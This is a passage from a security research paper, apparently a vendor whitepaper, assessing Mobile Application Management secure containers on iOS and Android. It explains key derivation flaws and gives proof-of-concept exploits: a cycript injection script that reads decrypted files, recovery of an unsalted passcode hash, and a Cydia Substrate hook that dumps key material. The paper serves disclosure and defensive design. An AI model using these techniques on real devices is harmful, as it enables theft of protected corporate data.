Once code execution is achieved, we have seen solutions that have hooked methods by modifying the DEX byte code during the wrapping process. This allows them to add their hooks with policy when certain APIs are called. By further reversing a MAM solution we identified that this was performed by utilizing the ASMDEX[14] framework to handle byte code manipulation. The MAM vendor version of the Activity object will then extend from the native Android Activity.

Alternatively, we have seen some solutions that take a more elegant approach to hooking Java methods by modifying the implementations at runtime through native code by hooking into system calls that are called by the libc library.

Lastly, several IPC entry points are added to the AndroidManifest.xml file. Just like in the iOS application wrapping implementation, the MAM agent requires a way to communicate with the various wrapped applications on the device. These added IPC end points will allow the agents to invoke security commands, update policies and pass data as needed.

[12] https://code.google.com/p/dex2jar/

[13] http://jd.benow.ca/

[14] http://asm.ow2.org/index.html

MAM Solution Security Test Cases

We assessed the strength of security components for a couple of MAM solutions to see if they are capable of preventing a majority of the security flaws identified in the “BYOD Threat Scenarios” table. We understand that this will not cover all of the threat scenarios, especially the network based attacks, but we have decided to exclude those from our current research. We may revisit them at a later date.

Implementation of the MAM Container Authentication

The secure container’s primary responsibility is protecting stored application data from unauthorized access and enforcing authentication. This includes the cryptographic implementation protecting data as well as how online/offline authentication is implemented and tied to cryptographic keys used to decrypt the container data.

Implementation of MAM Container Cryptography

The cryptographic implementation of how enterprise data will be stored within the secure container must be reviewed to ensure there are no scenarios that can lead to the compromise of application data. This includes reviewing how random data is generated and used for key generation, IVs or salts throughout the solution. The algorithms and modes selected by the solution should be reviewed for common implementation flaws that are specific to the solution.

Thoroughness of Application Wrapping & Data Leakage Protection

The application wrapping process works by hooking common APIs used by an application and encrypting data before it is written to the file system. We will therefore need to assess how well these solutions select APIs to ensure the data is actually being encrypted. Additionally, a wrapped application should prevent enterprise data from being leaked to unmanaged applications which could store data in an insecure manner.

Implementation of Inter-Process Communication (IPC)

The wrapped applications and the MAM manager application will be performing IPC in order to communicate sensitive data such as security policies, commands, passcode verification values, crypto keys, etc.

Effectiveness of Application Policies and Security Commands

In the event that a device is compromised, the MAM manager web application will need to send security commands to the device to invoke application wipes or locks. We need to assess how this is implemented and how effective it is. Additionally, application specific policies can be configured by MAM administrators to provide flexible configuration of what security controls should be enabled on a per wrapped application basis. Examples of security policies include jailbreak detection, IPC restrictions, copy paste restrictions, and tunneling of application network communication.

The following table outlines some security checks that should be assessed for these solutions to determine if they properly mitigate BYOD mobile threats.

Threat Scenario	MAM Security Check
Lost or Stolen Device	▪ Implementation of the MAM container authentication ▪ Implementation of the MAM container cryptography ▪ Completeness of the MAM wrapping ▪ Strength of offline passcode policies ▪ Effectiveness of the remote lock and wipe ▪ Strict session timeout requirement
Malware or Malicious Applications	▪ Implementation of the MAM Inter-Process Communication ▪ Effectiveness of the client security controls (Jailbreak detection, Open In restrictions)
Targeted Malware or Malicious Applications	▪ Implementation of the MAM Inter-Process Communication ▪ Effectiveness of the client security controls (Jailbreak detection, Open In restrictions)
Employee Bypassing Client Restrictions	▪ Signing of security policies as sent to the client ▪ Effectiveness of the Jailbreak detection ▪ Obfuscation of mobile client code to limit simple reverse engineering
Malicious User on Un-trusted Network	[Out of Scope From This Research]
Unattended Device	▪ Implementation of the MAM container cryptography ▪ Thoroughness of Application Wrapping & Data Leakage Protection ▪ Strength of offline passcode policies ▪ Strict session timeout requirement
Targeted Attack Against Organization Server Endpoints	[Out of Scope From This Research]
Stolen Device Backup Data	▪ Implementation of the MAM container authentication ▪ Implementation of the MAM container cryptography ▪ Completeness of the MAM wrapping ▪ Strength of offline passcode policies

Implementation of the MAM Container Authentication

The security of the secure container is highly dependent on the implementation of the authentication between the MAM Agent and wrapped applications. A common functional requirement for a MAM solution is that employees should have offline access to the data within applications, which in turn demands an offline authentication solution. However, the addition of offline authentication introduces a new set of challenges, including client-side passcode verification and key derivation. The following outlines core design principles that every secure container solution should adhere to:

Principle 1: All data stored by the application must be encrypted seamlessly
Principle 2: The strength of the cryptography cannot rely on any device policies
Principle 3: The cryptographic keys protecting app data must be retrieved/derived only after successful authentication

If a solution fails any of these principles, it is likely susceptible to exploitable attack vectors for recovering application data.

Key Derivation and Protection

The approach to key derivation and management is critical to understand as it can lead to the more exploitable vulnerabilities when dealing with secure containers.

Online and Offline Authentication

When handling online and offline authentication a common approach is to generate a secure random master symmetric key to encrypt application data. This key will be referred to as a Content Encryption Key (CEK). The CEK is encrypted using a separate key derived from the offline passcode (offline authentication) or a key downloaded from the server (online authentication), and is then subsequently stored. The key used to encrypt the CEK will be referred to as a Key Encryption Key (KEK). This approach provides a better user experience since password changes or switching between online and offline authentication only affects the KEK and not the CEK, thus avoiding the need to re-encrypt the data with different keys. By making the encryption process seamless, this approach abides by Principle 1.

While a MAM solution may support both online and offline authentication, organizations may decide to only allow online authentication for wrapped applications. After applying this configuration in the MAM admin console, it should not be possible for an attacker to perform an offline brute force attack against the passphrase. This should be taken into consideration in the design of the authentication solution to ensure that no data is stored by the MAM agent or wrapped applications that could lead to offline brute force attacks. Examples of such data include stored hashes of the user's online authentication passphrase that could be used by an attacker to perform offline collision attacks.

Offline Passcode Verification and Derivation

The user's passcode will need to be passed through a strong key derivation function, such as PBKDF2, to derive the KEK. The solution should utilize a secure random salt and a high number of iterations (minimum of 20,000) to increase the work factor for the key derivation process. This will make it more resilient to offline brute force attacks.

If the passcode complexity requirements for offline authentication are weak, the PBKDF2 work factor will not play much of a role in preventing offline brute force attacks in the event the device is compromised. Increasing the passcode complexity requirement will increase the difficulty in performing offline brute force attempts much more than PBKDF2 iterations can. This of course then leads to the never ending battle between security and usability. The organization must make a judgment call compromise between usability and added security against offline brute force attacks.

One way to benchmark how long it would take a dedicated attacker to perform an offline brute force attack is to reference statistics about the mining performance of hardware used for Bitcoin mining[15]. An iteration of PBKDF2 is typically two calls to the hashing algorithm specified by the developer. In the event the HMAC-SHA1 algorithm is used, it would lead to two calls to SHA1 for each HMAC calculation multiplied by the number of PBKDF2 iteration specified. Therefore, if 20,000 iterations of PBKDF2 are performed it would require around 40,000 calls to the SHA1 function in order to generate a single symmetric key. Assuming that a bitcoin mining machine can perform around 2496M hashes per second, it would be possible to create reasonable time estimates to brute force based on the passcode policy in place.

Another common issue identified within the solutions is the decoupling of the passcode verification and the key derivation process. This could lead to issues where the passcode verification process uses a different algorithm than the key derivation process. Malicious users can then brute force the weaker of the two algorithms.

The following will walk through vulnerabilities discovered in MAM solutions that failed one of these principles and sample exploits performed to recover application data.

Vulnerability 1 - Key Encryption Key (KEK) Not Derived from User's Passcode

In one instance, the MAM Agent application stored all of the key material used to derive the KEK on the device. This means that in a stolen device scenario an attacker could obtain the key material from the device and generate the KEK themselves. Once the attacker obtains the KEK, they can decrypt the encrypted CEK, and then use the CEK to decrypt the protected data. By not including the offline passcode in the KEK generation process, the offline passcode verification is nothing more than a client-side security control that can be trivially bypassed.


This KEK implementation was found to violate the following principles:

> Principle 2: The strength of the cryptography cannot rely on any device policies
> Principle 3: The cryptographic keys protecting app data must be retrieved/derived only after successful authentication

The keys were stored on the device within the iOS Keychain and within a SQLite database on Android devices. The data stored on the device relied on OS level security controls (e.g. iOS Data Protection), and therefore depended on the device having a passcode in order to protect the data at rest. Unfortunately, this security control is only effective with proper device level policies and therefore violates the second principle. This implementation also violates the third principle, since the KEK can be derived without knowing the user's passphrase.

Below is a high-level attack tree that demonstrates how an attacker that has compromised a user's device can exploit an implementation that does not derive the KEK from the user's passcode.

[15] https://en.bitcoin.it/wiki/Mining_hardware_comparison



Acquire Employee's iDevice
Jailbreak Employee's iDevice
Reverse Engineer the Key Derivation Logic
Use Runtime Hacking to Modify the Passcode Verification Logic To Always Return True
Use Runtime Injection and Leverage the Application Wrapping In Order To Decrypt At Will


The following steps below outline how an attacker would exploit the vulnerable KEK derivation process using the Runtime Injection method to decrypt data.

Proof of Concept Exploit – Decryption via Runtime Injection on Wrapped Application

The following sequence of steps demonstrates how the insecure design of the offline encryption key generation can be exploited in order to decrypt files within the MAM wrapped application secure container. Since no user passphrase is utilized in the generation of the KEK and all of the key material is stored on the device, an attacker's main goal will be to leverage the fact that the injected dynamic library will already contain all of the logic needed to derive the encryption key.

By utilizing runtime hacking on a Jailbroken iOS device, an attacker can circumvent all of the required reverse engineering. The cycript[16] tool can be utilized in order to hook into the process of a running wrapped application. Once hooked into the application, the attacker can execute arbitrary Objective-C code within the running process. Since we are hooked into a wrapped application, our Objective-C file system read calls would still be hooked by the MAM vendor's dynamic library. Therefore, by simply reading files stored by the wrapped application, the key derivation and decryption of the file will happen seamlessly.

Step 1 – Install the following custom wrapped application on the device. The application writes the sentence "This is just some plaintext data" to the "Documents/writeToFileTest.txt" file on the file system.




```
//make a file name to write the data to using the documents directory:
NSString *fileName = [NSString stringWithFormat:@"%@/writeToFileTest.txt",
    documentsDirectory];

//create content - four lines of text
NSString *content = @"This is just some plaintext data";

//save content to the documents directory
[content writeToFile:fileName
          atomically:NO
            encoding:NSStringEncodingConversionAllowLossy
               error:nil];
```

Step 2 - The screenshot below shows the contents of the "Documents/writeToFileText.txt" file after wrapping the application and running it on an iOS device. The output confirms that the file system write operation has been hooked and the contents of the file have been encrypted.

[16] http://www.cycript.org/



```
Ronalds-iPad:/User/Applications/0961B264-E87A-469A-BDD0-FDB01FB669F7/Documents root# cat writeToFileTest.txt
�- �~���2�D�R��63L�)��h���c
                                              N��~�p!l��A�
                                                             5Ò^[_/(���5�Ÿ Jw���'�����AX +_������\��
>���w�qAW�g����q�P~����0TN����
^��*���6   Y���a���KI��H���O��H���F���a20��-�g{1������E������������3k5o8��m�nF���PL<�
;4�EeHj��~�\9B�����
������n��ÒS�����M������ wD^����D��8      }�1j��
M���U����R^��
<��d�FD����������[6������
                                    ����������  �B(ŧc����\�
                                                         �53
�n/�Z#���g������F���6��x�����                   L,M��:Exg�vj�s������v��
```


Step 3 – Create the following cycript file. The code below contains Objective-C code to read an arbitrary file from a running application. The "filename" variable represents the path to a file that is protected by the secure container. In our example, we want to read the plaintext data written to the encrypted "Documents/writeToFileTest.txt".

Contents of the "readEncrypted.cy" Cycript script

```
var filename = @"Documents/writeToFileTest.txt";
var bundlePath = [[[NSBundle mainBundle] bundlePath]
stringByDeletingLastPathComponent];
var fullPath = [NSString stringWithFormat:@"%@/%@", bundlePath, filename];
var fh = [NSFileHandle fileHandleForReadingAtPath:fullPath];
var inputbuf = [fh readDataToEndOfFile];
contentsStr = [[NSString alloc] initWithData:inputbuf encoding:NULL];
```

Step 4 - Place the application into a locked state such that it requires re-authentication to the MAM agent application.

Step 5 - While in a locked state, determine the wrapped application's process id and then hook into the process using cycript. Pass the "readEncrypted.cy" script as an argument to the cycript command in order to have it execute upon successfully injecting into the process. The screenshot below shows that the decrypted contents of the file were retrieved. This was possible because a user passphrase is not used to derive the KEK and the key material is not removed when the application enters a locked state. By hooking into the process, we let the MAM vendor's dynamic library and method swizzling handle all complex logic in order to achieve our end goal of accessing the decrypted data.




```
Ronalds-iPad:~ root# ps aux | grep data_storage_tester
mobile    17182   0.1  4.2   411024  21716   ??  Ss    10:33AM   0:08.40 /var/mobile/Appl
s/0961B264-E87A-469A-BDD0-FDB01FB669F7/data_storage_testerr.app/data_storage_testerr
root      18735   0.0  0.1   273024    480 s000  R+    11:36AM   0:00.00 grep data_storag
r
Ronalds-iPad:~ root# cycript -p 17182 readEncryptedFile.cy
@"This is just some plaintext data"
Ronalds-iPad:~ root#
```

Vulnerability 2 - Password Susceptible to Offline Brute Force Attacks

The validation routines used to perform offline authentication to the MAM wrapped application and agent applications utilize an un-salted SHA-256 hash in order to validate the user's passphrase. This makes it possible for a malicious user who gains access to a victim’s stolen device to perform an offline brute force attack in order to determine the MAM authentication credentials. Depending on how an organization integrates authentication with the MAM server, these credentials will likely be a user’s Active Directory password or could also be a MAM specific password.

Although this does not violate the major principles, this shows that implementation flaws can still occur that can compromise the data stored by a MAM secure container.


Acquire Employee’s iDevice
Retrieve Passcode Hash
Device Not Revoked
Brute Force Passcode
Device Revoked
Device Revoked
Authenticate to MAM Agent or Wrapped Application
Authenticate to MAM Agent or Wrapped Application w/o network connection
Reverse Engineer Decryption Logic
Access Internal Data
Decrypted Offline Data

Exploitation of this flaw is facilitated by the availability of inexpensive hardware dedicated to performing very fast hash operations that can be used to quickly brute force password hashes. Additionally, since an un-salted SHA-256 hash of the entered passphrase is used, an attacker can leverage a rainbow table in an attempt to save time calculating hash operations when brute forcing multiple login credentials.

Location of Shared Preferences File

```
/data/data/com.[Omitted By GDS].[Omitted By GDS]/shared_prefs/com.[Omitted By GDS]
_preferences.xml
```

```
<string name="seedHash">NEHfC6vCot2lUdfNOfsjW8TgnNHkVWvyYbtJGI9Ug0g=
</string>
```

Reproduction Steps

1. Open the following file: "com.[Omitted By GDS].[Omitted by GDS]/shared_prefs/com.[Omitted By GDS] _preferences.xml"
2. Extract the 'seedHash' parameter from the file (in this case 'NEHfC6vCot2lUdfNOfsjW8TgnNHkVWvyYbtJGI9Ug0g=')

The following sample python code can be used to validate that the seedHash is simply a SHA256 hash of the user's MAM credentials (testing1234)

Proof of Concept

```
>>> import base64
>>> import hashlib
>>> output = base64.b64encode(hashlib.sha256("testing1234").digest())
>>> print(output)
'NEHfC6vCot2lUdfNOfsjW8TgnNHkVWvyYbtJGI9Ug0g='
```

Implementation of the MAM Container Cryptography

Thus far we have covered common authentication implementations, including the retrieval and derivation of encryption keys. Once the solution securely retrieves the encryption keys, there are several different ways to encrypt data on the device. Based on our research, one of the most common cryptographic libraries used by MAM solution providers is OpenSSL. This library is typically linked with the solution within the injected dynamic library or as an NDK library on Android wrapped applications. The first question one might ask is why OpenSSL? Well, the primary reason is because the library is FIPS certified and therefore provides reassurance to clients that a verified cryptography library is used to protect data. This is also required for certain clients such as the US government.

However, OpenSSL is not without its own set of faults. The main problem with the OpenSSL library, other than the numerous vulnerabilities discovered over the years, is that it is a fairly low-level cryptographic library. This means that although the OpenSSL library provides various encryption algorithms and modes, it is up to the developer to use these APIs in a secure manner. This is incredibly difficult to achieve and many times is unrealistic, since it cannot be assumed that developers possess pre-requisite security knowledge in cryptography. MAM vendors should also consult with crypto security experts when performing custom implementations in order to have it assessed against both common and subtle security flaws. The vulnerability below walks through a very subtle crypto implementation flaw that is rarely discussed and may be easily overlooked if not careful.


Vulnerability 1 - Symmetric Key stored using Java String Object

The MAM agent stores the Key Encryption Key (KEK), which is used to encrypt the Content Encryption Key (CEK), into a Java String Object. Storing cryptographic keys in String objects can introduce several security concerns. The first major concern is that it can lead to a decrease in the overall entropy of the KEK due to String objects converting the produced symmetric key bytes to charset encodings. On Android, the default charset is UTF-8 and therefore any byte sequence that is not a valid UTF-8 character will be replaced with the byte sequence ‘EF BF BD (hex)’, which corresponds to the Unicode character ‘U+FFFD’, also known as the ‘REPLACEMENT CHARACTER’. This causes a security risk since bytes of entropy within the KEK will be converted to the ‘EFBFBD’ sequence, thereby reducing the overall entropy of the symmetric key.

The second risk is that strings stored on the heap will persist on Android devices until the memory is cleaned up by the Android garbage collector. This could cause the KEK to be persisted in memory for an extended period of time even after the application has been closed. This increases the risk of the key being read from device memory by malware running on an already rooted device or stolen using a privilege escalation vulnerability that does not require a device reboot.

Proof of Concept - Loss of Entropy by Assigning To String Object

The screenshot below shows the decompiled code for the method that performs the decryption operation using the OpenSSLWrapper.awByteCipher method. This method is used to decrypt the CEK stored in SharedPreferences. The ‘paramString’ variable contains the KEK that will be used to decrypt the file. We will utilize runtime hooking in order to determine the contents of the variable while the application is running.



```
public static byte[] b(byte[] paramArrayOfByte, String paramString)
{
  i.lock();
  try
  {
    byte[] arrayOfByte2;
    if (!paramString.equals([redacted]))
      arrayOfByte2 = e.awByteCipherMasterkey(paramArrayOfByte, paramString.getBytes(), j, b);
    byte[] arrayOfByte1;
    for (Object localObject2 = arrayOfByte2; ; localObject2 = arrayOfByte1)
    {
      return localObject2;
      arrayOfByte1 = e.awByteCipher(paramArrayOfByte, paramString, b);
    }
  }
  finally
  {
    i.unlock();
  }
  throw localObject1;
}
```

com.[Omitted By GDS].crypto.openssl.e.b(byte[], String)

Step 1 - By utilizing the Cydia Substrate[17] tool available on rooted Android devices we can write hooks for Java methods to print out the contents of the parameters during runtime. The following hook prints out the contents of the parameters to the ‘com.[Omitted By GDS].crypto.openssl.e.b(byte[], String)’ method.

```
MS.hookClassLoad("com.[Omitted By GDS].crypto.openssl.e",  new MS.ClassLoadHook() {
public void classLoaded(Class<?> resources) {
        String methodName = "b";
        Method lmethod;
        try {
                lmethod = resources.getMethod(methodName, Context.class);
        } catch (NoSuchMethodException e) {
                Log.w(_TAG, "No such method: " + methodName);
                lmethod = null;
        }

        final MS.MethodPointer old = new MS.MethodPointer();
        if (lmethod != null) {
                MS.hookMethod(resources, lmethod, new MS.MethodHook() {
                        public Object invoked(Object resources, Object... args)
                        throws Throwable {
                                Log.i(_TAG, "param1: " +
bytesToHex((byte[])args[0]));
                                Log.i(_TAG, "param2: " +
printString((String)args[1]));
                                return old.invoke(resources, args);;
                        }
                }, old);
        }
}
});

public static String bytesToHex(byte[] bytes)
{
        char[] hexChars = new char[bytes.length * 2];
        for ( int j = 0; j < bytes.length; j++ ) {
                int v = bytes[j] & 0xFF;
                hexChars[j * 2] = hexArray[v >>> 4];
                hexChars[j * 2 + 1] = hexArray[v & 0x0F];
        }
        return new String(hexChars);
}
```

[17] http://www.cydiasubstrate.com/

Step 2 – The following output shows the values returned by the application.

Console Output From Custom Cydia Substrate Hook

```
// Base64 decoded CEK stored in SharedPreferences XML
param1:
4B46FAF3F28FA6B3F7A44951D4F8330CCD0C82D42438D053209B21473EEA130545605F245D241E1B332
ECBF87F263B9E

// Derived Encrypted Key from MAM Password
param2:
1B3C495B47EFBFBD3426EFBFBD76EFBFBDEB8794EFBFBDEFBFBD47EFBFBDEFBFBD68EFBFBD0E4F332D5
B76EFBFBDEFBFBD285938
```

Notes on the Symmetric Key

The text highlighted in red below shows the various Unicode 'REPLACEMENT CHARACTERs' that have replaced bytes within the derived symmetric key.


```
1B3C495B47EFBFBD3426EFBFBD76EFBFBDEB8794EFBFBDEFBFBD47EFBFBDEFBFBD68EFBFBD0E4F332D5
B76EFBFBD285938
```

This causes the resulting symmetric key to suffer a loss of entropy. The amount of entropy lost will of course depend on the number of unsupported characters generated during the key derivation process. This vulnerability could cause the creation of a key that is fairly insecure and may lead to more feasible attacks.

Vulnerability 2 – Insecure Stream Cipher Implementations

